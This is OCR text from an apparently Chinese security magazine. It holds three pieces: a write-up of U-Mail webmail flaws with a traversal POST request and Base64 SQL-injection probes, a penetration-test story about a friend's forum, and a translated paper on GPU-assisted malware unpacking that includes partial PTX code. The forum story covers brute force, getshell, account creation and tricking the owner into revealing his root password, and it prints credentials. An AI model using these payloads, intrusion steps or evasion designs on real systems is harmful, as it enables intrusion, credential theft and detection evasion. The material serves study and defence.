

图 1

当然，我们将这封带有恶意脚本代码的邮件发送给受攻击用户时，其浏览器上就会出现一个大大的对话框，我想这个原因大家都懂得，如图 2 所示。



图 2

没有任何过滤机制造成的 XSS 漏洞让邮件用户很受伤，可是这还不够，下面这个漏洞完全就是因为安全机制只防范了客户端，根本没有在服务端上做安全限制造成的。

对于 U-Mail 系统来说，任意一个邮件系统用户的发件箱、收件箱、垃圾箱、草稿箱都对应着一个物理文件夹，这个物理文件夹处于 U-Mail 系统的安装目录中。U-Mail 系统允许用户创建新的文件夹来管理自己的邮件，但 U-Mail 系统对用户输入的新文件夹名称并没有做到真正的安全限制，而只是利用 JS 脚本在浏览器端进行了一下限制，如果此时我们借助数据包监听程序捕获添加文件夹数据包，修改系统的内容就可以绕过 JS 脚本的安全限制，从而在服务器上建立任意文件目录。这里被修改的数据包内容类似这样：

```
POST /webmail/client/mail/index.php?module=operate&action=folder-add HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer:
http://mail.umail.com/webmail/client/mail/index.php?module=view&action=folder-list&refresh
```

=1

Accept-Language: zh-cn

Content-Type: application/x-www-form-urlencoded

UA-CPU: x86

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)

Host: mail.umail.com

Content-Length: 19

Connection: Keep-Alive

Cache-Control: no-cache

Cookie: PHPSESSID=2a06be32fe5b4b5d3ad277bb6b22f12c

name=hereisthenameoffolder(这里就是可以被修改的文件目录名称)

将数据包修改好后，利用 nc 发送给服务器，如图 3 所示。



图 3

这里我们将文件目录名称修改为“/../test/FuckY”，当 U-Mail 系统接收到这个数据包后，会在用户 test 目录下建立一个名为“FuckY”的文件目录，当 test 用户登录自己的邮件系统后，会发现气死人的一幕，如图 4 所示。

图 4

以上似乎都是针对邮件系统用户的安全漏洞，我们是不是应该玩些更加高端的安全漏洞呢？答案是没问题。U-Mail 系统的开发人员在一定程度上加强了系统的安全性，系统虽然使用了数据库，似乎没有出现 SQL 注入漏洞，难道说真的没有 SQL 注入漏洞吗？仔细看看 U-Mail 系统提供的功能，其中一个名为“网络硬盘”的东西吸引了我。

在“网络硬盘”中，可以设置文件被共享，一旦文件被共享，系统会提供一个共享访问网址，该网址类似这样：xxx.com/webmail/fileshare.php?file=NA%3D%3D。“NA%3D%3D”其实就是“NA==”，明眼人一看就知道这是 Base64 加密后的结果，它代表的就是数字 4。Base64 加密、数字、文件名这些东西让我们一下子感到机会来了。用 Base64 将“4’ and 1=’2”加密，之后将其放入上面的网址当中，替换其中的“NA%3D%3D”，再次访问这个网址，期待已久的画面出现了，如图 5 所示。

图 5

再用 Base64 将“4’ and 1=’1”加密，之后将其放入上面的网址当中，替换其中的“NA%3D%3D”，再次访问这个网址后会发现浏览器可以成功下载被共享的文件，如此一来，我们终于找到了 SQL 注入漏洞，有了它，获得服务器就不用太担心了。

上述的安全漏洞层层递进，危害等级逐步提高，希望 U-Mail 系统的开发人员能够及时修补漏洞，为用户打造一个更好的体验平台。

友情检测网络安全论坛

文/图 独猫

前段时间朋友在学校建立了一个安全论坛，希望能组织一个网络安全 Team，委托我去看看论坛安全性如何，毕竟自己的安全都保证不了，还给谁讲安全去？得到委托后就开始着手进行测评。已知信息如下：

所有用户名的密码都有特殊字符，默认密码全部修改。

服务器 IP：10.60.111.80

服务器硬件：虚拟机，XEON x4，4G 内存，32G 硬盘，Ubuntu12.04 Server

ROOT 用户存在，但非 root 用户运行。

朋友给的建议集中在这几个方面，Web 安全性：XSS、SQL Injection、CSRF 等常见漏洞；服务器软件的安全性；服务器自身的安全性。

委托项目这么多，压力自然也很大，不过我也肯定不可能做得那么全面，能做多少就做多少吧。首先整理下思路：

1.收集服务器信息，包括但不限于位置、软件、版本、已知漏洞；
2.收集 Web 程序信息，查找已知漏洞；
3.得到 WebShell，根据权限决定是否进行提权等。

收集服务器信息

首先 Nmap 跑下服务器信息，发现有 21 端口开放，尝试登录 FTP 查看信息，从返回信息看来，21 端口禁止 root 登录，如图 1 所示。



图 1

正面入侵

其他暂时看不出来什么，去看看 Http 服务吧。打开主站，看风格是自己修改过模版或者 CSS 的，整体扁平风格。注册用户后，看下底部的版权信息，发现是 DiscuzX3.1 的论坛。这么新的论坛，手头又没有 0Day，怎么入侵？尝试旁注？先看看插件有问题没。逛一逛，发现整站很简洁，基本没用的插件功能都删了。点击用户头像就会返回到主页，看样子连个人中心都关闭了！

之后我就很郁闷的给朋友打了个电话，说这都是最新的 DiscuzX3.1 论坛了，我这也没 0Day，你跟着打补丁不就好了。朋友只是一声偷笑，说你再看看，不一定没有漏洞，就把电话挂了。这就让我纳闷了，笑什么呢？难道不是 DiscuzX3.1？打开枫树 CMS 识别，经过扫描，发现竟然是 PHPWind8.7！再右键源码，查看 CSS 和 JS 的文件名，的确如此，如图 2 所示。好一个狡猾的站长，不过确实是个保证安全性的好方法！

```
 charset="gbk" />
e>提示信息 - .</title>
 name="generator" content="phpwind 8.7" />
 name="description" content="" />
 name="keywords" content="" />
 id="headbase" href="http://10.60.111.80/" />
 rel="stylesheet" href="images/pw_core.css?20111111" />
 rel="stylesheet" type="text/css" href="data/bbscache/wind_wind.css" />
->
->
 rel="stylesheet" href="images/register/register.css?20111111" />
e type="text/css">
li{padding:0;margin:0;}
st-style:none}
```

图 2

不过就算是 PHPWind8.7，最新版也是没有 0Day 的，既然都说了密码都有特殊符号，也就没有必要尝试爆破了。正面没法进攻了，又是独立服务器，只能尝试其他途径了。正当我想有什么其他办法的时候，忽然发现网站主页变了，变成了其他网站的安装界面，当时我很纳闷，难道被人黑了？赶紧给朋友打电话，朋友说没有被黑，他在考虑网站的整体功能，准备再换一套源码，就在半夜人少时测试用的，我说你测试建立一个目录测试不就好了，干嘛

在根目录，朋友说以前是建子目录，反正现在人少懒得弄了，测试效果好的话就不用再折腾了。之后我就忽然感觉有了希望！既然是测试用，那么里面肯定会存在很多默认设置或者默认密码！等他安装完之后，最快的速度尝试默认密码，可惜他是用正式上线的态度去测试网站，所以密码还是很安全的，不是默认密码。等等！他以前是在二级目录里测试的，那删没删以前的网站源码呢？

找到突破口

把网址扔到御剑里开始狂扫，显示扫描出来 2 个有用的子目录：10.60.111.80/1 和/2。打开之后发现是一套测试用的 CMS，如图 3 所示。看下面的信息，显示是 xiuno bbs2.0.0，网上搜索对应的漏洞，发现有一个后台执行漏洞。



图 3

找到后台 10.60.111.80/1/admin/?index-login.htm，尝试 admin 等常用弱口令无解。从网上下载对应的 BBS 源码，本地搭建看了下结构，发现后台登录并没有进行登录校验次数限制，且/1 的管理员账户都是默认的 admin，估计密码也应该不会太复杂。扔到我的服务器上 Burp 爆破，设置好失败匹配字符“密码不对！”，终于找到了密码 123698745，得到了一个突破口！就在登陆的时候，却发现如图 4 所示的提示。



图 4

看来是做了管理员登录 IP 限制，猜测允许的 IP 段是 10.60.111.1-254（应该是只允许这个网段，也就是只允许实验室里面进行登录！）。

首先尝试下修改 X-Forwarded-For 看能不能绕过！用火狐里的 Modify Header 插件尝试更改为 10.60.111.20，无果。从本地搭建的论坛看到源码并不是通过 X-F-F 验证的，而是“$connIP=$_SERVER["REMOTE_ADDR"];”。

转移阵地

再看 10.60.111.80/2 这个目录，打开后显示 404，扫了目录下，发现里面应该空的。看来必须要通过 C 段内的其他服务器登录了。扫描整个网段，发现存在 10.60.111.44 这个 IP 存活。Nmap 扫描查看，开放了 80、3389，有 MySQL，用 Xampp 搭建，还有 Ftp，如图 5 所示。开放了这么多服务，估计安全性不容乐观。但是用 Chrome 加载网站就是加载不完，浏览器不兼容？换成火狐也是无法加载完，换成 IE 显示了头部的一部分，然后提示下载

ActiveX 插件，下载后显示如图 6 所示的提示。

```
PORT     STATE    SERVICE       VERSION
21/tcp   open     ftp           FileZilla ftpd 0.9.41 beta
22/tcp   open     ssh           Bitvise WinSSHD 4.12 (sshlib 1.75; protocol 2.0)
25/tcp   open     smtp          Mercury/32 smtpd (Mail server account Maiser)
| smtp-commands: localhost Hello nmap.scanme.org; ESMTPs are:, TIME, SIZE 0, HELP,
|_ Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRF'
79/tcp   open     finger        Mercury/32 fingerd
| finger: Login: Admin         Name: Mail System Administrator
|
|_[No profile information]
80/tcp   open     http          Apache httpd 2.4.4 ((Win32) OpenSSL/0.9.8y PHP/5.4.19)
|_http-favicon: Unknown favicon MD5: 3BD2EC61324AD4D27CB7B0F484CD4289
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
| http-title: Access forbidden!
|_Requested resource was http://10.60.111.44/xampp/
106/tcp  open     pop3pw        Mercury/32 poppass service
110/tcp  open     pop3          Mercury/32 pop3d
|_pop3-capabilities: TOP APOP USER UIDL EXPIRE(NEVER)
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn
143/tcp  open     imap          Mercury/32 imapd 4.62
|_imap-capabilities: complete CAPABILITY IMAP4rev1 AUTH=PLAIN X-MERCURY-1A0001 OK
443/tcp  open     ssl/http      Apache httpd 2.4.4 ((Win32) OpenSSL/0.9.8y PHP/5.4.19)
445/tcp  open     microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds
514/tcp  filtered shell
1025/tcp open     msrpc         Microsoft Windows RPC
3306/tcp open     mysql         MySQL (unauthorized)
3389/tcp open     ms-wbt-server Microsoft Terminal Service
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7:::enterprise
OS details: Microsoft Windows 7 Enterprise
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

图 5



图 6

打开 IE 的设置，启用“下载未签名的 ActiveX 控件”，确定，再启用“允许运行....”，应用，即可安装运行 ActiveX 插件。

不知这个 ActiveX 到底干了什么，直接从 10.60.111.44 跳到了 10.60.111.44/bbs 这个子目录，打开后如图 7 所示。



图 7

看风格感觉很像 Discuz 或者是 Phpwind 早期版本。默认信息已经被隐藏，右键源码搜索 dis 和 wind，结果搜索到了 Discuz 6.1.0，直接利用现成的漏洞 getshell，菜刀执行命令一看，竟然是 administrator 权限！如图 8 所示。



图 8

搞定主站

直接 net user 加账户，3389 连接之，再 3389 远程访问 80，终于成功进入目标后台！之后通过 Xiuno BBS CMS 的一个后台 getShell。漏洞利用方法可以参考 http://www.wooyun.org/bugs/wooyun-2010-019717/，成功得到 webshell。

跨到上一级目录查看整个网站的目录，如图 9 所示。不知大家注意到没有，站长把 phpMyadmin 改名为 jspuradmin！好吧，对于这种强悍又狡猾的安全意识，我只能表示佩服了！

图 9

再查看一下权限，如图 10 所示，发现还要提权！看了下系统版本和相应的软件版本，

好像都是最新的，没有相应的漏洞可以提权。

图 10

最后一战

我们可以看到文件的属性基本都是 0777，也就是说可以修改文件，所以根据 phpwind 的帮助文档，我们通过菜刀修改 PHP 源文件，成功得到主站的站长密码 DEMO//m，确实安全性还算不错，虽然短，但是复杂度高。

那么 SSH 密码呢？嗅探？好像只有 ssh1 可以嗅探到密码。不管了，就这样吧。不过，既然我是物理上认识站长的，何不就让他“告诉”我呢？

----------聊天记录（背景色是我的话）----------

我 14:21:23

在不

Diigu 14:21:30

En

zale

咋了

我 14:21:43

没啥，你的站我搞完了，对了，物理安全啥的你自己弄吧，我又不知道你机器会不会被领导踢掉电源

Diigu 14:21:57

。。。好，真搞下来了啊

Diigu 14:23:34

？？不说话了呢？!!!

我 14:23:40

==

我 14:25:09

http://10.60.111.80/hack.png

Diigu 14:25:22

。。。好吧

哪里有问题？

我 14:25:51

先给我你的密码，我看看你有诚意没，没有就不给说了

Diigu 14:25:56

先说说看呢，你都有密码了，还问我要干嘛

我 14:26:30

给我密码看看你有没有诚意，别就跟上次似的说了请我吃饭然后人跑了!!! 还有，有人也做过类似的尝试，我先给你修复了，再给你说。省的让其他人给搞了

诚意快到碗里来！
Diigu 14:26:49
好吧
ssh 在 222 端口：root，DEMOr00t...9
是 r 零零 t
我 14:27:26
你确定？给我正确密码!!
Diigu 14:27:29
对啊，就这个!!
快告诉我，哪里有问题
我 14:27:42
哈哈，我没有密码。你自己给我说的密码哈。
登上去了哦
---------聊天记录--------

之后 SSH 登录上去，如图 11 所示。

```
Last login: Sat Nov 23 14:22:13 2013 f
root@mydiihu:~# whoami
root
root@mydiihu:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 36:4a:7d:cf:ab:62
          inet addr:10.60.111.80  Bcast:10.60.111.255  Mask:255.255.255.0
          inet6 addr: fe80::344a:7dff:fecf:ab62/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37104229 errors:0 dropped:3377863 overruns:0 frame:0
          TX packets:509270 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11610155765 (11.6 GB)  TX bytes:382110076 (382.1 MB)
          Interrupt:94

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12438 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12438 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:976331 (976.3 KB)  TX bytes:976331 (976.3 KB)

root@mydiihu:~#
```

图 11

自此，终于完全拿下了权限。又一次，一个挺安全的网站，倒在了 test 这个特殊的身份上。以后还是牢记在心：就算是 test，也要加强密码，test 后即刻删除！

（完）

GPU 辅助执行恶意软件

文/图 Giorgos Vasiliadis 等 译/ 月夜

译者的话

本文详细介绍了利用 GPU 的特性规避恶意软件查杀的完整技术模型，个人认为非常值得一读。GPU 通常作为高性能计算的承载平台，但将它用于恶意软件执行，则是一个全新的思路。

引言

恶意软件作者经常寻找通过代码变形来逃过杀毒软件查杀的新思路。目前对现存的恶意代码检测与分析系统构成重大挑战的代码加壳技术有动态脱壳和运行时多态变形。在本文中，我们将展示恶意软件如何利用普及的 GPU 来提高针对杀软的免疫力。我们设计并实现了基于 GPU 的动态脱壳和运行时多态模块，并在现今的显卡上通过了测试，我们还讨论了如何利用 GPU 的更多特性来构建更健壮、隐匿、功能更强的恶意软件。

介绍

计算机病毒、僵尸客户端、Rootkit，以及其他类似软件，被统称为恶意软件，感染主机并进行恶意活动。从第一个用汇编写成的病毒，到现在针对特定应用的由诸如 JavaScript 等高级语言编写的恶意代码，任何类型的恶意软件最终都要转化为机器码并被系统处理器执行。

除了中央处理器（CPU），,现代的个人计算机同样配备了另一个功能强大的计算设备：图形处理单元（GPU）。通常，GPU 用于处理 2D 和 3D 图形渲染，能够为 CPU 承担这些计算密集型操作。受视频游戏产业迅猛发展的影响，GPU 在计算性能和功能的扩展上都有了长足进步。目前最新的发展已经能用 GPU 进行一般意义上的计算了，程序员能够利用 GPU 上的超大规模集成电路进行曾经只能由 CPU 进行的常规计算。GPU 业内领头羊，如 AMD 和 NVIDIA 已经发布了开发工具，让程序员通过 C 语言编程就能在 GPU 上执行计算任务。随着最新的 GPU 推出，其不断增长的可编程性和功能，使其能够与计算机的 CPU 与内存充分协调配合。

在展示了图形处理器在普通计算上的强大潜力后，我们自然而然也会想到，恶意软件的作者也会利用现在 GPU 的出色能力为其牟利。成熟的恶意软件的生命周期和能力受两个关键因素影响：恶意软件规避现有安全防护系统的能力，以及恶意软件分析人员为分析和挖掘其功能所做的努力。通常这是实施相应检测和遏制机制的先决条件，加壳和多态变形是规避反病毒扫描的常用手段，代码加花和反调试通常用于增加逆向分析的难度。

到目前为止，杀软规避和反调试技术都得益于复杂的代码执行环境。因此，杀毒软件、分析方法，以及安全研究员、专家，都将精力集中在 IA-32 这一目前最流行的指令集架构上。在 GPU 上进行一般计算的能力为恶意软件作者对抗现有杀毒软件提供了全新的机会。原因是，现有的恶意代码只支持 IA-32 指令集，并且主流的安全研究人员对基于 IA-32 的 GPU 计算都不熟悉。

在本文中，我们力图提高对 GPU 辅助恶意软件这一潜在威胁的安全意识。因此，我们将演示恶意软件利用 GPU 进行代码脱壳的可行性。我们特意设计并实现了基于 GPU 的动态脱壳与运行时多态变形技术，这两项技术对现有的恶意软件检测与分析系统构成了巨大挑战。再者，我们进一步讨论了下一代 GPU 架构的推出所产生的潜在威胁。

我们有理由相信，充分理解攻击者的思路和能力，能够促生更为健壮的防护措施。

GPGPU 编程

基于图形处理单元的计算技术在近几年得到了较大发展，随着图形处理器能力的增长，程序员们开始探寻利用现在 GPU 的高性能并行架构来使程序更高效的运行。

诸如 OpenGL、DirectX 等传统的图形 API 并没有提供利用图形硬件计算能力的机会。当一个非图形处理任务的程序想要基于传统图形 API 在 GPU 上完成一般计算时，就显得很困难。数据和变量必须通过映射来传递，程序中的算法必须表达为像素或点阵的格式，并模拟图形传输过程。适宜的数据类型和基本计算能力以及通用的内存渲染模型的缺乏，对习惯在传统编程环境下编程的开发人员缺乏吸引力。

由 NVIDIA 推出的“统一计算设备架构”（CUDA）使得充分利用图形处理硬件性能不再依赖于图形 API，这是一个重要的进步。CUDA 利用基于 C 语言的一个最小扩展集和运行库提供了通过函数由主机控制 GPU 的功能，并且定义了一些设备专用的函数数据类型。
从顶层的角度来看，一个用 CUDA 编写的程序，包含有运行在 CPU 上的串行程序部分，以及运行在 GPU 上的并行程序部分，这部分称之为 kernel。当然，它必须由 CPU 上的“父进程”调用。因此，kernel 不能单独存在，其完全受控于 CPU 上的“父进程”。

每个 kernel 约束在 GPU 中以线程块为组织单位的每个线程中执行。线程块在多核处理器上并发执行。每个多核处理器包含八个遵循 SIMD（单指令多数据流）规范的流处理器。为了保证最大化利用多核处理器的计算资源，线程调用者通常会在各个线程块之间来回切换。

除了程序执行之外，CUDA 也提供了用于在主机与设备之间进行数据传输的恰当函数。所有 I/O 操作通过 PCI 总线完成。并且，DMA（直接内存读写）技术能够让 GPU 与 CPU 之间实现内存操作。通过将一块 page-locked 内存直接映射到 GPU 地址空间中的方法，使得 CPU 上的程序能够与 GPU 中运行的 kernel 共享相同的数据。

站在恶意软件作者的角度来看，一个 GPU 辅助的恶意软件必定包含在不同处理器上运行的代码， 如图 1 所示。程序执行以后，恶意软件加载相应的代码到 GPU 当中，分配 GPU、CPU 都能共享访问的内存并初始化，随后执行 GPU 代码。基于这种设计， 控制流能在 GPU、CPU 间来回切换，或者将任务分解以便在 GPU、CPU 中并行执行。



图 1 GPU 辅助的恶意代码可执行程序

更大的优点在于恶意软件作者能够将 CUDA 相关的库静态编译到一个单独的可执行文件中，这样，恶意软件在感染系统时就无需额外安装任何文件。更好的是，执行 GPU 代码，包括在主机与设备之间来回传输数据不需要管理员权限。换句话说，该类型恶意软件能够在普通用户权限下稳定运行。

概念的验证与实现

恶意软件能够以多种方式来使用现代 GPU 中的丰富函数。我们将描述两种基于 GPU 的恶意代码变形技术的设计与实现。这些原型不仅证明基于 GPU 辅助的恶意代码技术可行性，同时也对现有恶意软件分析与监控系统提出挑战。

我们选择在当今运用最广泛的 GPGPU 开发框架——nVIDIA CUDA 上来实践我们的原型概念。图 2 为在 nVIDIA 显卡中实现的简单异或 unpack 算法的中间代码。攻击者通过在同一可执行文件中包含多种版本的 GPU 代码来实现在不同 GPU 架构中的兼容性。事实上，只要实现对两大 GPU 厂商的兼容就几乎涵盖了所有兼容性。使用最广泛的 OpenGL 是一个跨平台 GPGPU 框架，其致力于将不同厂商的 API 统一为相同接口，这样就解决了相同功能代码的兼容性困扰。

```
.entry _Z8unpckrPhii (
  .param .u32 __cudaparm__Z8unpckrPhii_a,
  .param .s32 __cudaparm__Z8unpckrPhii_N,
  .param .s32 __cudaparm__Z8unpckrPhii_key)
{
  .reg .u32 %r<12>;
  .reg .pred %p<4>;
  .loc    28      31      0
$LBB1__Z8unpckrPhii:
  ld.param.s32    %r1, [__cudaparm__Z8unpckrPhii_N];
  mov.u32         %r2, 0;
  setp.le.s32     %p1, %r1, %r2;
  @%p1 bra        $Lt_0_1282;
  ld.param.s32    %r1, [__cudaparm__Z8unpckrPhii_N];
  mov.s32         %r3, %r1;
  ld.param.u32    %r4, [__cudaparm__Z8unpckrPhii_a];
  mov.s32         %r5, %r4;
  add.u32         %r6, %r1, %r4;
